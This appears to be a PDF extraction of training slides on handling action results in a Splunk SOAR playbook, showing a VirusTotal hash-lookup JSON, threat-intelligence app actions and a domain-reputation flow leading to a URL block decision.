
Working With ActionResults



Working With ActionResults




Working With ActionResults




The screenshot shows a JSON viewer interface with a dark theme. At the top, there's a navigation bar with a magnifying glass icon, back/forward arrows, and a search input field. On the right side of the header are two buttons: "Download JSON" and "Open in new window". Below the header, the JSON structure is displayed:

```
object ▶ 0 ▶ data ▶ 0 ▶ scans
  ▼ object : [1]
    ▼ 0 : {5}
      ▼ data : [1]
        ▼ 0 : {12}
          md5 : "c07ceef7737e9101e06cd656192b4bcb"
          sha1 : "7c9f42d82849dafc25ef972ea24ee042fb2f399d"
          ▶ scans : {66}
            total : 66
            sha256 : "b7cedc910ee1bd8ef816066986549e4aa7be72d276b10c25dd01aa5d70c2ddb0"
            scan_id : "b7cedc910ee1bd8ef816066986549e4aa7be72d276b10c25dd01aa5d70c2ddb0-1555838779"
            resource : "7C9F42D82849DAFC25EF972EA24EE042FB2F399D"
            permalink : "https://www.virustotal.com/file/b7cedc910ee1bd8ef816066986549e4aa7be72d276b10c25dd01aa5d70c2ddb0/analysis/1555838779"
            positives : 0
            scan_date : "2019-04-21 09:26:19"
            verbose_msg : "Scan finished, information embedded"
            response_code : 1
            status : "success"
            message : "Positives: 0, Total scans: 66"
            summary : {0}
          ▼ parameter : {2}
            hash : "7C9F42D82849DAFC25EF972EA24EE042FB2F399D"
```


Working With ActionResults



Working With ActionResults



Working With ActionResults



Working With ActionResults

The screenshot shows the Splunk Action Results interface. On the left, a sidebar titled "ACTION action 1" lists various apps and their actions:


- splunk> WHOIS
- Σ VirusTotal VirusTotal Dev
- ThreatMiner ThreatMiner
- PhishTank PhishTank
- MAXMIND MaxMind
 - geolocate ip
 - update data
 - on poll
- MALWAREBazaar MalwareBazaar
- splunk> DNS

A pink callout box with the text "Click!" points to the "geolocate ip" option under the MaxMind section. To the right, a process flow diagram is displayed:


```
graph TD; Start((Start)) --> ON[ON domain reputation]; ON --> ACTION1[ACTION lookup domain]; ACTION1 --> ACTION2[ACTION Configuring...]
```

The process starts with a "Start" node, followed by an "ON domain reputation" condition, which then triggers an "ACTION lookup domain" action, and finally an "ACTION Configuring..." action.

Working With ActionResults




Working With ActionResults




Working With ActionResults

- The last part of our playbook is that we want to block the URL using BlueCoat
- Before we carry out the action though we need to decide whether or not it is malicious
- We now have four actions in our playbook and results from each action that we can evaluate
- We're going to make a simple decision today, but keep in mind there are additional items that we may want to consider


Working With ActionResults



